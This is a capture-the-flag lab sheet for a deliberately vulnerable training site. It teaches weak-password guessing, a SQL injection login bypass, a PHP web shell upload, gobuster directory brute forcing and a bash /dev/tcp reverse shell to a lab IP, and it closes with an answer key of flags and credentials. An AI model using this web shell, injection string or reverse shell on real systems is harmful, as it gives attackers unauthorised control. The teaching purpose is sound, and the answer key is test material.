

Swiss Cheese Storage Solution

Lab Sheet

Charlie Shanks

Updated - 05/04/2025



SWISS CHEESE
STORAGE SOLUTION

Table of Contents

1.0 Introduction	3
1.1 How to start	3
1.2 Accessing the SCSS website	3
1.3 Submitting Flags.....	4
2.0 Information Gathering	5
3.0 Weak Passwords	5
4.0 SQL Injection	6
5.0 Remote Code Execution (RCE) & Directory Brute Forcing Attack.....	7
5.1 Remote Code Execution Part 1	7
5.2 Directory Brue Force Attack.....	8
5.3 Remote Code Execution Part 2	9
6.0 Reverse Shell Connection.....	10
7.0 Bonus section	12
8.0 Answers.....	12
Flag 1 – Introduction.....	12
Flag 2 – Weak Passwords	12
Flag 3 – SQL Injection.....	12
Flag 4 - Directory Brute Forcing Attack.....	12
Flag 5 – Hidden Flag	12
Flag 6 – Reverse Shell Connection	12

1.0 Introduction

The Swiss Cheese Storage Solution (SCSS) is a cyber security training platform designed to be accessible to all users. Its aim is to teach core concepts in system security.

This lab sheet walks users through basic attack techniques and information-gathering tasks, such as password cracking, network scanning and exploiting intentionally vulnerable features. Each section introduces a specific vulnerability, followed by a hands-on challenge and a flag to capture.

1.1 How to start

To begin, make sure that you have logged into the virtual machine if not please read through and ensure that all steps have been followed in the ***Swiss Cheese Storage Solution – Installation.pdf***.

You should now be presented with your Kali Linux machine as shown in the image below.




Figure 1 Kali Linux login screen

Your login details can be found below:

Username: scss-user

Password: tiaspbique2r (this is a secure password but quite easy to remember)

Once logged in, you will be presented with a login page and Kali interface. Linux is an operating system like Windows or macOS, but it's free and often used by developers and security experts.

Kali Linux is a special version of Linux made for cyber security. It comes with built-in tools that help you test and understand how hackers find weaknesses in systems.

You are now logged into Kali Linux!

1.2 Accessing the SCSS website

Once you have logged in, you should be presented with a login screen to SCSS, as shown in the image below.




Figure 2 SCSS login screen

Should this not appear, open Firefox through the shortcut at the top of the toolbar and enter the following <http://192.168.100.252/> into the search bar of Firefox.

You are now on the Swiss Cheese Storage Solutions login page. This is now where you will carry out attacks and gain flags.

1.3 Submitting Flags

This tab should have also opened when you logged in but if not please open a new tab in Firefox and go to the following address http://192.168.100.252/flag_submit.php. You will then be presented with the following page.




Figure 3 Flag Submission Page

This is where you'll submit your flags once obtained. Flags are hidden throughout this lab. They look like this **FLAG{this_is_a_flag}**. Simply copy the text and paste it into the submit flag box. Try to submit this to the submission page! **Remember**, you need to copy the whole flag. This includes the word "FLAG" and the brackets. It should look like the image below.




Figure 4 Correct Flag formatting

Congrats! You got your first flag!

We gave you that one for free. You'll have to follow the rest of the lab for the others!

2.0 Information Gathering

Information gathering is all about paying attention to small details. In this task, you're not breaking into anything, just observing what the website reveals on its own.

Sometimes, helpful information like a username is hidden in plain sight in the page layout, footers, or small pieces of text that developers leave behind.

On the login page look carefully at the bottom-right corner of the login page. That small message might be more valuable than it seems...

3.0 Weak Passwords

Weak passwords are easy to guess or crack, making them one of the most common security risks. Examples include simple words like password, names, or short number combinations like 123456.

Attackers can use automated tools to quickly try thousands of common passwords and break into accounts if the passwords are not strong or unique.

We can guess a weak password, but not without a username. We now need to go back to the information we gathered from section [2.0 Information gathering](#).

Hint: Could the developer have an account?

Try and log into the found account with a few common passwords and see what you find; maybe a file with a flag like the one below?




Figure 5 Logged in account

Once logged in, you can download and view files by pressing view and opening the file.

Congrats! You got your second flag!

Maybe there's more information to find within this user's directory? It could be helpful for the next flag. Make sure you submit your flag and logout of the user using the bottom right logout button.

4.0 SQL Injection

SQL Injection is a technique that tricks a website into changing how it talks to its database. If a site doesn't handle input properly, an attacker can type special text (called an injection) into a field like "username" — and gain access without needing actual login details.

In this section of the lab, you'll use SQL injection to log in to an account without knowing a valid password. You'll learn how a single quote and a clever condition can trick the login system into letting you in.

To begin, we need a username. Maybe you found another name within Charlie's emails?

With this information, we can perform an SQL Injection attack. Use the code found below, replacing the "username" with the username you wish to attempt. **Ensure** there is a space at the end or else the attack will not work.

```
username' --
```

Paste this into the username, leave the password empty, and log in.

When you type username' -- into the login box, you confuse the website. We can break down the command like this:

The ' breaks the normal login check by ending the username early. The -- is used to comment out the rest of the command, so the website skips checking the password. This can trick the site into logging you in without needing the correct login details.

Are there any flags to be found in here? Get them submitted!

Congrats! You got your third flag!

5.0 Remote Code Execution (RCE) & Directory Brute Forcing Attack


5.1 Remote Code Execution Part 1

Remote Code Execution (RCE) is when an attacker runs commands on a server from somewhere else. For example, through a website. If the server runs those commands, the attacker can see files, list users, or even take control.

In this section, you will upload a special PHP file (called a web shell) that lets you send commands to the server through the file uploader. You'll use it to run a command and see the server respond, showing you what user it's running as.

This helps you understand how file uploads can be abused if a server doesn't check what kind of files users are uploading.

Begin by opening a terminal session. This is found on your toolbar please see the below image.



Once open, you will be presented with a Linux terminal session. A terminal session is a text-based way to talk to a computer. Instead of clicking on icons or using windows, you type in commands — and the computer shows the results as text.




Figure 6 Terminal Window

In the terminal, enter the following command to create the malicious file we will upload.


```
echo "<?php echo shell_exec(\$_GET['cmd']); ?>" > shell.php
```

This command creates a new file on the local machine called `shell.php` and writes a small piece of PHP code into it.

The PHP code inside the file (`<?php echo shell_exec($_GET['cmd']); ?>`) tells the server to run any command that's passed in the URL using `?cmd=`, and then display the result on the screen.

This is known as a web shell, allowing you to run terminal commands through your browser.

Now upload the `shell.php` file to Nathans's directory so we can execute. Click browse and navigate to the "scss-user" home directory. This can be found at the top of the window. Please see the below image:



Once selected click open then click upload on the website! You've successfully uploaded your `shell.php` file — but where did it go on the server side?

The server hasn't told you exactly where the file was saved, so now it's time to go digging.

5.2 Directory Brue Force Attack

Use a **Directory Brute Forcing Attack** to find the hidden folder where your shell was stored. A Directory Brute Forcing Attack is when an attacker tries to find hidden folders or files on a website by guessing common names. You'll use Gobuster, a tool built into Kali Linux, to help you discover the folder name by trying many common names quickly.

Begin by opening a terminal session and running the following command:





```
gobuster dir -u http://192.168.100.252/ -w /usr/share/wordlists/dirb/common.txt
```

This command will use a common words list and check for any files/folders on the website. Now analyse the results and see if there's anything that might indicate where the files are stored.

Hint: This is an upload server

Once found, you can then visit this folder on the website and view the contents. You can enter the directory in the search bar. See this example `http://192.168.100.252/filepath`. Make sure to change "filepath" to your directory. You will then be presented with the following screen.

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 charlie/	2025-04-10 15:34	-	
 kieran/	2025-04-10 15:34	-	
 nathan/	2025-04-10 15:34	-	

Apache/2.4.58 (Ubuntu) Server at 192.168.100.252 Port 80

Figure 7 Uploads File

Within this directory you can see all the users and the files within. You can see Charlie and Nathan, but can you see any other new names? Have a look and see if you can find another flag!

Congrats! You got your fourth flag!

5.3 Remote Code Execution Part 2

Now we know where the files are stored, we can use the previously created and uploaded *shell.php* file.

1. Visit your shell in the browser:

```
http://192.168.100.252/uploads/nathan/shell.php
```

2. Add a command to the URL using **?cmd=**.

For example, to see who the server is running as:

```
http://192.168.100.252/uploads/nathan/shell.php?cmd=whoami
```

3. You should see a result like:

```
www-data
```

That means the server ran your command — and your shell is working!

Please see the table below for some other commands you can try running. Another flag is hidden within Nathan's directory!

Command	What It Does
whoami	Shows which user you're running as
pwd	Shows the current folder path
ls	Lists files in the current folder
ls -la	Lists all files (including hidden)

cat flag.txt	Shows the contents of a file
uname -a	Shows system and kernel info

Hint: Maybe the flag is hidden!

Congrats! You got your fifth flag!

6.0 Reverse Shell Connection

A reverse shell is a way for an attacker to take control of a remote computer or server. Instead of the attacker connecting directly to the server, the server is tricked into connecting back to the attacker's computer, just like making a phone call in reverse.

Once the connection is made, the attacker gets a live command-line session, where they can type commands and see the server's responses in real-time, just as if they were sitting at the computer.

Reverse shells are often used in hacking when an attacker can upload a malicious script, like in our case, the shell.php file, and use it to gain full access to a system.

1. To start, we need to open a new Terminal session and run the following command to start listening for the connection (The phone call):

```
nc -lvp 4444
```

This tells your computer to "listen" for incoming connections on port 4444.

2. You then visit the PHP shell on the server and give it a command to connect back to your Kali machine. This goes into your web browser:

```
http://192.168.100.252/uploads/nathan/shell.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/192.168.100.181/4444+0>%261'
```

3. The bash command tells the server to open a terminal session and send it over the network to your IP address.

4. If successful, your Kali terminal shows:

```
www-data@SCSS-Server:/var/www/scss-web/html/uploads/nathan$
```

You now have a live shell session and can run commands on the server!

What can we do with this though? Well we can explore any files and folders the user "www-data" has permission to view.

We can start by looking in the home directory. Use the below commands to help see what you can find

Command	What It Does
cd /home	Changes directory to home directory

ls	Lists files in the current folder
cd <i>/SELECTED FOLDER</i>	Changes directory to the entered directory
ls -la	Lists all files (including hidden)
cat flag.txt	Shows the contents of a file

Hint: Maybe there's a flag within one of the user directories in the home directory. Remember use "cat" to view the contents of a file.

Congrats! You got your sixth and final flag!

7.0 Bonus section

Two hidden user accounts have been added to the SCSS environment as a bonus challenge. One is a super user account with elevated system privileges, and the other is an admin account linked to the web application. Both accounts have additional permissions beyond those of standard users. Learners are encouraged to search for these accounts by exploring the system and attempting privilege escalation techniques. Successfully identifying and accessing these accounts will give a deeper understanding of user management vulnerabilities and highlight the importance of securing elevated permissions properly. These accounts are intended for advanced users and may be challenging to locate without thorough exploration and testing.

8.0 Answers

Flag 1 – Introduction

FLAG{this_is_a_flag}

Flag 2 – Weak Passwords

Username: Charlie

Password: password

Flag hidden within flag file once downloaded

FLAG{weak_password_R14M}

Flag 3 – SQL Injection

```
nathan' --
```

FLAG{sql_injection_WLJ0}

Flag 4 - Directory Brute Forcing Attack

The flag is stored within Kieran's user folder

FLAG{directory_brute_force_LK16}

Flag 5 – Hidden Flag

Flag is found within a hidden file in Nathans directory

```
http://192.168.100.252/uploads/nathan/shell.php?cmd=cat .hidden_flag.txt
```

FLAG{hidden_flag_IK02}

Flag 6 – Reverse Shell Connection

Flag is stored within developer-user

FLAG{reverse_shell_EM23}